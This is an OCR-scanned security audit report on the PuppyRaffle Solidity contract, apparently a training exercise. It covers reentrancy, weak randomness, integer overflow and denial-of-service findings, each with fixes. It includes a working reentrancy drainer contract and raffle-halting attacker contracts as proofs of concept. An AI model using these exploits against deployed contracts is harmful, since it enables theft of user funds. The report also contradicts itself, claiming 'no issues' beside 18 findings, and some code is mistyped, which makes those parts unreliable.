

PuppyRaffle Audit Report

Version 1.0

webforte.io

February 24, 2025

Protocol Audit Report

webforte.io

feb. 24, 2025

Prepared by: WebForte Lead Auditors: - Elizabeth Osueni

Table of Contents

    * [M-1] looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service attack, incrementing gas costs for future entrants
    * [M-2] Balance check on `PuppyRaffle::withdrawFees` enables griefers to self-destruct a contract to send ETH to the raffffle, blocking withdrawals.
    * [M-3] Unsafe cast of `PuppyRaffle::fee` loses fees
    * [M-4] Smart contract wallets raffle winners without a `receive` or `fallback` function will block the start of a new contest.
  - Low
    * [L-1] `PuppyRaffle::getActivePlayerIndex` returns `0` for a non-existent players and for players at index `0`, causing a player at index zero to think they have not entered the raffle.
  - Informational
    * [I-1] Solidity pragma should be specific, not wide
    * [I-2] Using outsated version of solidity is not recommended
    * [I-3] Missing checks for `address(0)` when assigning values to address state variables
    * [I-4] `Puppyraffle::selectWinner` does not follow CEI, which is not a best practice
    * [I-5] Use of 'magic' numbers is
    * [I-6] State changes are missing events
    * [I-7] `PuppyRaffle::_isActivePlayer` is never used and should be removed
  - Gas
    * [G-1] Unchanged state variables should be declared constant or immutable.
    * [G-2] Storage variables in a loop should be cached

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
    1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy

5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The WEBFORTE team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5
- In Scope: ## Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

I enjoyed auditing this project. It was a fun and easy project to audit. I found no issues in the code base ## Issues found

Severity	Number of issues found
High	4
Medium	4
Low	1
Info	7
Gas	2
Total	18

Findings

High

[H-1] Reentrancy attack in `Puppyraffle::refund` allows entrant to drain reffle balance

Description: The `Puppyraffle::refund` function does not allow CEI (Checks, effects, interaction) and as a result enables participants to drain the contract balance.

In the `PuppyRaffle::refund` function, we want to make an external call tot he `msg.sender` address and only after making that external call do we update the `Puppyraffle::players` array

```
1
2       function refund(uint256 playerIndex) public {
3           address playerAddress = players[playerIndex];
4           require(playerAddress == msg.sender, "PuppyRaffle: Only the
                player can refund");
```

```
5             require(playerAddress != address(0), "PuppyRaffle: Player
                  already refunded, or is not active");
6
7 @>          payable(msg.sender).sendValue(entranceFee);
8 @>          players[playerIndex] = address(0);
9
10            emit RaffleRefunded(playerAddress);
11    }
```

A player who has entered the raffle could have a `fallback`/`receive` function that calls the `PuppyRaffle::refund` function again and claim another refund. They could continue the cycle till the contract balance is drained.

Impact: All fees paid by the raffle entrants could be stolen by the malicious participant.

Proof of Concept:

1. User enters raffle
2. Attacker sets up a contract with a `fallback` function that calls `Puppyraffle::refund`
3. Attacker enters raffle
4. Attacker calls `PuppyRaffle::refund` from their attack contract, draining the contract balance.

Proof of Code

Code

Place the following into `PuppyRaffleTest.t.sol`

```
1     function test_reentrancyRefund() public {
2
3         address[] memory players = new address[](4);
4         players[0] = playerOne;
5         players[1] = playerTwo;
6         players[2] = playerThree;
7         players[3] = playerFour;
8         puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
9
10        ReentrancyAttacker attackerContract= new ReentrancyAttacker(
              puppyRaffle);
11        address attackUser = makeAddr("attackUser");
12        vm.deal(attackUser, 1 ether);
13
14        uint256 startingAttackContractBalance = address(attackerContract
              ).balance;
15        uint256 startingContractBalance = address(puppyRaffle).balance;
16
17        // attack
18        vm.prank(attackUser);
```

```
19          attackerContract.attack{value: entranceFee}();
20
21          console.log(" Starting attacker contract balances: ",
                startingAttackContractBalance);
22          console.log(" starting contract balance:",
                startingContractBalance ) ;
23
24          console.log("ending attacker contract balance:", address(
                attackerContract).balance);
25          console.log("ending contract balance:", address(puppyRaffle).
                balance);
26      }
```

And this contract as well.

```
1  contract ReentrancyAttacker {
2      PuppyRaffle puppyRaffle;
3      uint256 entranceFee = 1e18;
4      uint256 attackerIndex;
5
6      constructor (PuppyRaffle  _puppyRaffle) {
7          puppyRaffle = _puppyRaffle;
8          entranceFee = puppyRaffle.entranceFee();
9      }
10     function attack() external payable{
11         address[] memory players = new address[](1);
12         players[0] = address(this);
13         puppyRaffle.enterRaffle{value: entranceFee}(players);
14         attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
15         puppyRaffle.refund(attackerIndex);
16     }
17
18     function stealMoney() internal {
19         if (address(puppyRaffle).balance >= entranceFee) {
20             puppyRaffle.refund(attackerIndex);
21         }
22     }
23     fallback() external payable{
24         stealMoney();
25     }
26     receive() external payable{
27         stealMoney();
28     }
29
30 }
```

Recommended Mitigation: To prevent this we should have the `PuppyRaffle::refund` function update `players` array before making axternal call. Additionally, we should move the event emission up as well.

```
1
2     function refund(uint256 playerIndex) public {
3           address playerAddress = players[playerIndex];
4           require(playerAddress == msg.sender, "PuppyRaffle: Only the
                player can refund");
5           require(playerAddress != address(0), "PuppyRaffle: Player
                already refunded, or is not active");
6
7   +       players[playerIndex] = address(0);
8   +       emit RaffleRefunded(playerAddress);
9
10          payable(msg.sender).sendValue(entranceFee);
11  -       players[playerIndex] = address(0);
12  -       emit RaffleRefunded(playerAddress);
13    }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence and predict winning puppy.

Description: hashing `msg.sender`, `block.timestamp`, and `block.difficulty` together creates a predictable finally number. A predictable number is not a good random number. Malicious users can manipulate these values or know ahead of time to choose the winner of the raffle themselves.

Note: This means users could front-run this function and call `refund` if they seee that they are not the winner

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. Making the entire raffle worthless if it becomes a gas war as to who wins the raffl

Proof of Concept: 1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use it to predict when/how to participate. See the [solidity blog on prevrandoa] https://soliditydeveloper.com/prevrandao . `block.difficulty` was recently replaced with prevrandao. 2. User can manipulate/mine their `msg.sender` valuse to result in their being used to geenrate the winner!! 3. User can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Using on-chain values as a randomness seed is a [well-documented attack vector] https://medium.com/better-programming/how-to-generate-truly-random-numbers-in-solidity-and-blockchain-9ced6472dbdf in the blokchain space

Recommended Mitigation: Consider using a cryptographically provable random number geenrator such as Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` losses fees

Description: In solidity versions prior to `0.8.0` integers were subject to interger overflows.

```
    uint64 myVar = type(uint64).max;
    //18446744073709551615
    myVar = myVar + 1
    // myVar is now 0
    // 18446744073709551615 + 1 = 0
```

Impact: In 'PuppyRaffle::totalFees, `totalFees` are accumulated for the `feeAddress` to colleect the later in `PuppyRaffle::withdrawFees`. If `totalFees` overflows, the `feeAddress` will lose the fees or collect wrong amount of fees.

Proof of Concept:

1. We conclude a raffle of 4 players and collect the fees
2. We then have 89 players enter a nnew raffle, and conclude the raffle
3. `totalFees` will be

```
totalFees = totalFees + uint64(fee)
totalFees = 800000000000000000 + 17800000000000000000
// and this will overflow
totalFees = 53255926290448384
```

4. You will not be bale to withdraw, due ti the line in `PuppyRaffle::withdrawFees`

Although you could use `selfdestruct` to send ETH to this contract a in order for the values to match and withdraaw the fees. thi is clearly not the intended protocol design. At some point, there will be too much `balance` in the contract that the about `require` will be impossible to hit.

Proof of Code

Code

Place the following into `PuppyRaffleTest.t.sol` to test the overflow

```
    function test_total_fees_overFlow() public {
      // we finish a raffle of 4 to collect some fees
      vm.warp(block.timestamp + duration + 1);
      vm.roll(block.number + 1);
      puppyRaffle.selectWinner();

      uint256 startingTotalFees = puppyRaffle.totalFees();

      // We have 89 players enter a new raffle
      uint256 playersNum = 89;
      address[] memory players = new address[](playersNum);
```

```
12        for (uint256 i = 0; i < playersNum; i++){
13            players[i] = address(i);
14        }
15        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);
16        // we end the raffle
17        wm.wrap(block.timestamp + duration + 1);
18        vm.roll(block.number + 1);
19        // The fees will wind up eally little even if we hve just finished
              a second raffle
20        puppyRaffle.selectWinner();
21
22        uint256 endingTotalFees = puppyRaffle.totalfees();
23        console.log("ending Total fees", endingTotalFees);
24        assert(endingTotalFees < startingTotalFees);
25
26        //We ar also unable to withdraw any fees because of the check
27        vm.prank(puppyRaffle.feeAddress());
28        vm.expectrevert("PuppyRaffle: There are currently players active!"
              )
29        puppyRaffle.withdrawFees();
30
31    }
```

Recommended Mitigation: There are a few possible mitigation 1. Use a newer version of solidity, and a `uint256` instead of a `uint64` for the `PuppyRaffle::totalFees` 2. You could also use the `SafeMath` library of OpenZeppelin for version `0.7.6` solidity, however you would still have a hard time with the `uint64` type if too many fees are collected 3. Remove the balance check from `PuppyRaffle::withdrawFees`

```
1 -       require(address(this).balance == uint256(totalFees), "
      PuppyRaffle: There are currently players active!");
```

There are more attack vectors associated with that final require , so we recommend removing it.

[H-4] Malicious winner can forever halt the raffle

Description: Once the winner is chosen, the `selectWinner` function sends the prize to the the corresponding address with an external call to the winner account.

```
1     (bool success,) = winner.call{value: prizePool}("");
2     require(success, "PuppyRaffle: Failed to send prize pool to winner")
          ;
```

if the `winner` account were a smart contract that did not implememn a payable `fallback` or `receive` function, or these functions were included but reverted the external call above would fail, and execution of the `selectWinner` function would halt Therefore, the prize would never be

distributed and the raffle would never be able to start a new round. There is another potential attack vector that can be used to halt the raffle, leveraging the fact that the `selectWinner` function mints an NFT tot he winner uisng the _safeMint function. This function, inherited from the `ERC721` contract, attempts to call the `onERC721Received` hook on the receiver if it is a smart contract. Reverting when the contract does not implement such function. Hence an attacker can register a smart contract in the raffle that doe snot implement the `onERC721Received` expected. This will prevent minting of the NFT and will revert the call to `selectWinner`.

Impact: In either case, because it'd be impossible to distribute the prize and start anew round, the raffle would be halted forever.

Proof of Concept:

Proof of Code

Code

Place the following into `PuppyRaffleTest.t.sol`.

```
function testSelectWinnerDoS() public {
    vm.warp(block.timestamp + duration + 1);
    vm.roll(block.number + 1);

    address[] memory players = new address[](4);
    players[0] = address(new AttackerContract());
    players[1] = address(new AttackerContract());
    players[2] = address(new AttackerContract());
    players[3] = address(new AttackerContract());
    puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

    vm.expectRevert();
    puppyRaffle.selectWinner();
}
```

for example, the `AttackerContract` can be:

```
    // Implements a ‘receive‘ function that always revert
    contract AttackerContract {
     receive() external payable {
         revert("AttackerContract");
     }
}
```

or this:

```
      contract AttackerContract {
     // Implements a ‘receive‘ function to receive prize, but does not
        implement ‘onERC721Received‘ hook to receive the NFT.
```

```
3       receive() external payable {}
4   }
```

Recommended Mitigation: Favor pull-payments over push-payments. This means modifying the `selectWinner` function so that the winner account has to claim the prize by calling a function, instead of having the contract automatically send the funds during execution of `selectWinner`.

Medium

[M-1] looping through players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service attack, incrementing gas costs for future entrants

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicates. however, the longer the `PuppyRaffle::players` array is the gas costs for players who enter right when the starts will be much lower than those who enter later. Every additional address in the `players` array , is an additional gas check the loop will have to make.

```
1  @>     for (uint256 i = 0; i < players.length - 1; i++) {
2              for (uint256 j = i + 1; j < players.length; j++) {
3                  require(players[i] != players[j], "PuppyRaffle:
                       Duplicate player");
4              }
5          }
```

Impact: The imoact is a two-fold. - The gas cost for raffle entrants will greatly increase as more players enter the raffle, hence discouraging NEwer users from entering and causing a rush at the start of the raffle to be one of the first entrants in the queue. - Front-running opportunities are created for malicious users to increase the gas costs of other users, so their transaction fails. -

Proof of Concept:

If we have 2 sets of 100 players enter, the gas cost will be as such: - 1st 100 players: ~ 23739728 - 2nd 100 players: ~ 88010118

This 2nd is more than 2x more expensive for 100 players

POC

Place the following test into `PuppyRaffleTest.t.sol`

```
1    function test_denialOfService() public {
2          vm.txGasPrice(1);
3
4          // Let's enter 100 players
5          uint256 playersNum = 100;
6          address [] memory players = new address[](playersNum);
```

```
        for (uint256 i =0; i < playersNum; i++){
            players[i] =address(uint160(i + 1));
        }
        // Let's see how much gas it cost
        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            players);
        uint256 gasEnd = gasleft();

        uint256 gasUsedfirst = (gasStart - gasEnd) * tx.gasprice;

        console.log("Gas cost of the first 100 players: " ,
            gasUsedfirst);

        // Let's enter another set of 100 players starting at player
            101
        address [] memory playersTWO = new address[](playersNum);
        for (uint256 i =0; i < playersNum; i++){
            playersTWO[i] =address(uint160(i + playersNum + 1));
        }

        uint256 gasStartSecond = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(
            playersTWO);
        uint256 gasEndSecond = gasleft();

        uint256 gasUsedSecond = (gasStartSecond - gasEndSecond) * tx.
            gasprice;

        console.log("Gas cost of the Second 100 players: " ,
            gasUsedSecond);

        assert(gasUsedfirst < gasUsedSecond);

    }
```

Recommended Mitigation: There are a few recomendations.

1. Consider allowing duplicates. Users can make new wallet addresses anyway, so a duplicate check does not prevent the same person from entering multiple times, only same wallet address.
2. Consider using a mapping to check duplicates. This would allow constant time, rather than linear time. YOu could each have a `uint256` id, and the mapping would be a player address mapped to the raffle id.

```
+   mapping(address => uint256) public addressToRaffleId;
+   uint256 public raffleId = 0;

    .
```

```
5      .
6      .
7      function enterRaffle(address[] memory newPlayers) public payable {
8       uint256 newPlayersLength  = newPlayers.length;
9
10      require (msg.value == entranceFee * newPlayersLength, "Puppyraffle:
            must end enough eth");
11      for (uint256 i = 0; i < newPlayersLength; i++){
12          players.push(newPlayers[i]);
13  +       addressToRaffleId[newPlayers[i]] = raffleId
14      }
15
16  -    // Check for duplicates
17  +   //check for duplicates inly for new players
18  +    for ( uint256 I = 0; i< newPlayersLength; i++){
19  +        require(addressToRaffleId[newPlayers[i]] != raffleId, "
        puppyRaffle: duplicate Player");
20  +    }
21
22  -   for (uint256 i = 0; i < players.length - 1; i++) {
23  -           for (uint256 j = i + 1; j < players.length; j++) {
24  -               require(players[i] != players[j], "PuppyRaffle:
        Duplicate player");
25  -           }
26  -       }
27         emit Raffleenter(newPlayers);
28     }
29
30  .
31  .
32  .
33      function selectWinner() external {
34  +       raffleId = raffleId + 1;
35          require(block.timestamp = raffleStartTime + raffleDuration, "
               PuppyRaffle: raffle not over");
36      }
```

Alternatively, you could use OpnZeppelin's `EnumerableSet` library

[M-2] Balance check on `PuppyRaffle::withdrawFees` enables griefers to selfdestruct a contract to send ETH to the raffffle, blocking withdrawals.

Description: The `PuppyRaffle::withdrawFees` function checks the `totalFees` equals the ETH balance of the contract (`address(this).balance`). Since the contract doesn't have a `payable` fallback or receive function, you'd think this would'nt be possible but a user could `selfdestruct` a contract with ETH in it and force funds to the `PuppyRaffle` contract. breaking this check.

```
1           function withdrawFees() external {
2 @>        require(address(this).balance == uint256(totalFees), "
      PuppyRaffle: There are currently players active!");
3           uint256 feesToWithdraw = totalFees;
4           totalFees = 0;
5           (bool success,) = feeAddress.call{value: feesToWithdraw}("");
6           require(success, "PuppyRaffle: Failed to withdraw fees");
7       }
```

Impact: This would prevent the feeAddress from withdrawing fees. A malicious user could see a withdrawFee transaction in the mempool, front-run it, and block the withdrawal by sending fees.

Proof of Concept: 1. `PuppyRaffle` hass 800 wei in it's balance . and 800 totalFees. 2. Malicious user sends 1 wei via a `selfdestruct` 3. `feeAddress` is no longer able to withdraw funds

Recommended Mitigation: Remove the balance check on the `PuppyRaffle::withdrawFees` function.

```
1         function withdrawFees() external {
2 -       require(address(this).balance == uint256(totalFees), "
      PuppyRaffle: There are currently players active!");
3           uint256 feesToWithdraw = totalFees;
4           totalFees = 0;
5           (bool success,) = feeAddress.call{value: feesToWithdraw}("");
6           require(success, "PuppyRaffle: Failed to withdraw fees");
7       }
```

[M-3] Unsafe cast of `PuppyRaffle::fee` loses fees

Description: In `PuppyRaffle::selectWinner` there is a type cast of a `uin256` to a `uint64` . This is an unsafe cast, and if the `uint256` is larger than `type(uint64).max`, the value will be truncated.

```
1         function selectWinner() external {
2           require(block.timestamp >= raffleStartTime + raffleDuration, "
              PuppyRaffle: Raffle not over");
3           require(players.length > 0, "PuppyRaffle: No players in raffle"
              );
4
5           uint256 winnerIndex = uint256(keccak256(abi.encodePacked(msg.
              sender, block.timestamp, block.difficulty))) % players.
              length;
6           address winner = players[winnerIndex];
7           uint256 fee = totalFees / 10;
8           uint256 winnings = address(this).balance - fee;
9 @>        totalFees = totalFees + uint64(fee);
10          players = new address[](0);
```

```
11          emit RaffleWinner(winner, winnings);
12      }
```

The max value of a `uint64` is `18446744073709551615`. In terms of ETH, this is only ~18 ETH. Meaning, if more than 18ETH of `fees` are collected, the fee casting will truncate the value.

Impact: This means the `feeAddress` will not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept: 1. A raffle proceeds with a little more than 18 ETH worth of fees collected 2. The line that casts the fee as a uint64 hits 3. `totalFees` is incorrectly updated with a lower amount You can replicate this in foundry's chisel by running the following: `javascript uint256 max = type(uint64).max uint256 fee = max + 1 uint64(fee)//prints 0`

Recommended Mitigation: Set `PuppyRaffle::totalFees` to a `uint256` and remove the casting. A potential gas saved is not worth the risk if we have to recast and this bug still exists.

```
-   uint64 public totalFees = 0;
+   uint256 public totalFees = 0;
.
.
.
    function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "
            PuppyRaffle: Raffle not over");
        require(players.length >= 4, "PuppyRaffle: Need at least 4
            players");
        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.
                timestamp, block.difficulty))) % players.length;
        address winner = players[winnerIndex];
        uint256 totalAmountCollected = players.length * entranceFee;
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
-       totalFees = totalFees + uint64(fee);
+       totalFees = totalFees + fee;
```

[M-4] Smart contract wallets raffle winners without a `receive` or `fallback` function will block the start of a new contest.

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Non-smart contract wallet users could reenter, but it might cost them a lot of gas due to the duplicate check.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, and make it very difficult to reset the lottery, preventing a new one from starting.

Also, true winners would not be able to get paid out, and someone else would win their money!

Proof of Concept: 1. 10 smart contract wallets enter the lottery without a fallback or receive function. 2. The lottery ends 3. The selectWinner function wouldn't work, even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issue. 1. Create a mapping of addresses -> payout so winners can pull their funds out themselves, putting the owness on the winner to claim their prize. 2. Do not allow smart contract wallet entrants (not recommended)

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for a non-existent players and for players at index 0, causing a player at index zero to think they have not entered the raffle.

Description: If a player is in the `PuppyRaffle::players` array index 0, this will return 0, but according to the natspec, it will also return zero if player is not in the `PuppyRaffle::players` array.

```
1     function getActivePlayerIndex(address player) external view returns
         (uint256) {
2           for (uint256 i = 0; i < players.length; i++) {
3               if (players[i] == player) {
4                   return i;
5               }
6           }
7           return 0;
8       }
```

Impact: Players at index 0 may incorrectly think they have not entered the raffle and attempt to enter the raffle again, wasting gas

Proof of Concept: 1. User enters the raffle,t hey are the first entrant 2. `PuppyRaffle::getActivePlayerIndex` returns 0 3. User thinks they have not entered correctly due to the function documentation

Recommended Mitigation: The easist will be to revert if the player is not in the array instead of returning 0. You could resolve to reserve the 0th position for any competition, a better solution might be to return an `int256` where the function is at -1, if the player is not active

Informational

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

1 Found Instances

- Found in src/PuppyRaffle.sol Line: 2

```
1  pragma solidity ^0.7.6; // @audit - info, use of floating version
       is bad also why bare u using 0.7.6
```

[I-2] Using outsated version of solidity is not recommended

solc frequenbtly releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommended Mitigation: Deploy with any of the following Solidity versions:

`0.8.18`

The recommendations takes into account:

Risksrelated t recnt releases Risks of complex code generation changes Risk of new language features Risks of known bugs Use a siimple pragma version that allows any of these versions. Consider using the latest version of solidity for testing.

Please see [slither] https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity documentation for more information.

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 64

```
1          feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 211

```
1          feeAddress = newFeeAddress;
```

[I-4] `Puppyraffle::selectWinner` does not follow CEI, which is not a best practice

It's best to keep code cleana nd follow CEI (Checks, Effects, Interactions)

```
-        (bool success,) = winner.call{value: prizePool}("");
-        require(success, "PuppyRaffle: Failed to send prize pool to winner");
         _safeMint(winner, tokenId);
+        (bool success,) = winner.call{value: prizePool}("");
+        require(success, "PuppyRaffle: Failed to send prize pool to winner");
     }
```

[I-5] Use of 'magic' numbers is

It can be confusing to see number Literals in a codebase, and it is more readable if the numbers are given name.

Example:

```
    uint256 prizePool = (totalAmountCollected * 80) / 100;
    uint256 fee = (totalAmountCollected * 20) / 100;
```

Instead, you could use:

```
    uint256 public constant PRIZE_POOL_PERCENTAGE = 80
    uint256 public constant FEE_PERCENTAGE = 20
    uint256 public constant POOL_PRECISION = 100
```

[I-6] State changes are missing events

[I-7] `PuppyRaffle::_isActivePlayer` is never used and should be removed

Description: The function PuppyRaffle::_isActivePlayer is never used and should be removed.

```
-    function _isActivePlayer() internal view returns (bool) {
-        for (uint256 i = 0; i < players.length; i++) {
-            if (players[i] == msg.sender) {
-                return true;
-            }
-        }
-        return false;
-    }
```

Gas

[G-1] Unchanged state variables should be declared constant or immutable.

Reading from storage is much more expensive than reading from constant or immutable variable.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable` - `PuppyRaffle::commonImageUri` should be `constant` - `PuppyRaffle::legendaryImageUri` should be `constant` - `PuppyRaffle::rareImageUri` should be `constant`

[G-2] Storage variables in a loop should be cached

Everytime toy call `players.length` you read from storage, as opposed to memory which is more gas efficient.

```
+         uint256 playerLength = players.length;
-         for (uint256 i = 0; i < players.length - 1; i++) {
+         for (uint256 i = 0; i < playersLength - 1; i++) {
-             for (uint256 j = i + 1; j < players.length; j++) {
+             for (uint256 j = i + 1; j < playersLength; j++) {
                  require(players[i] != players[j], "PuppyRaffle:
                      Duplicate player");
              }
          }
```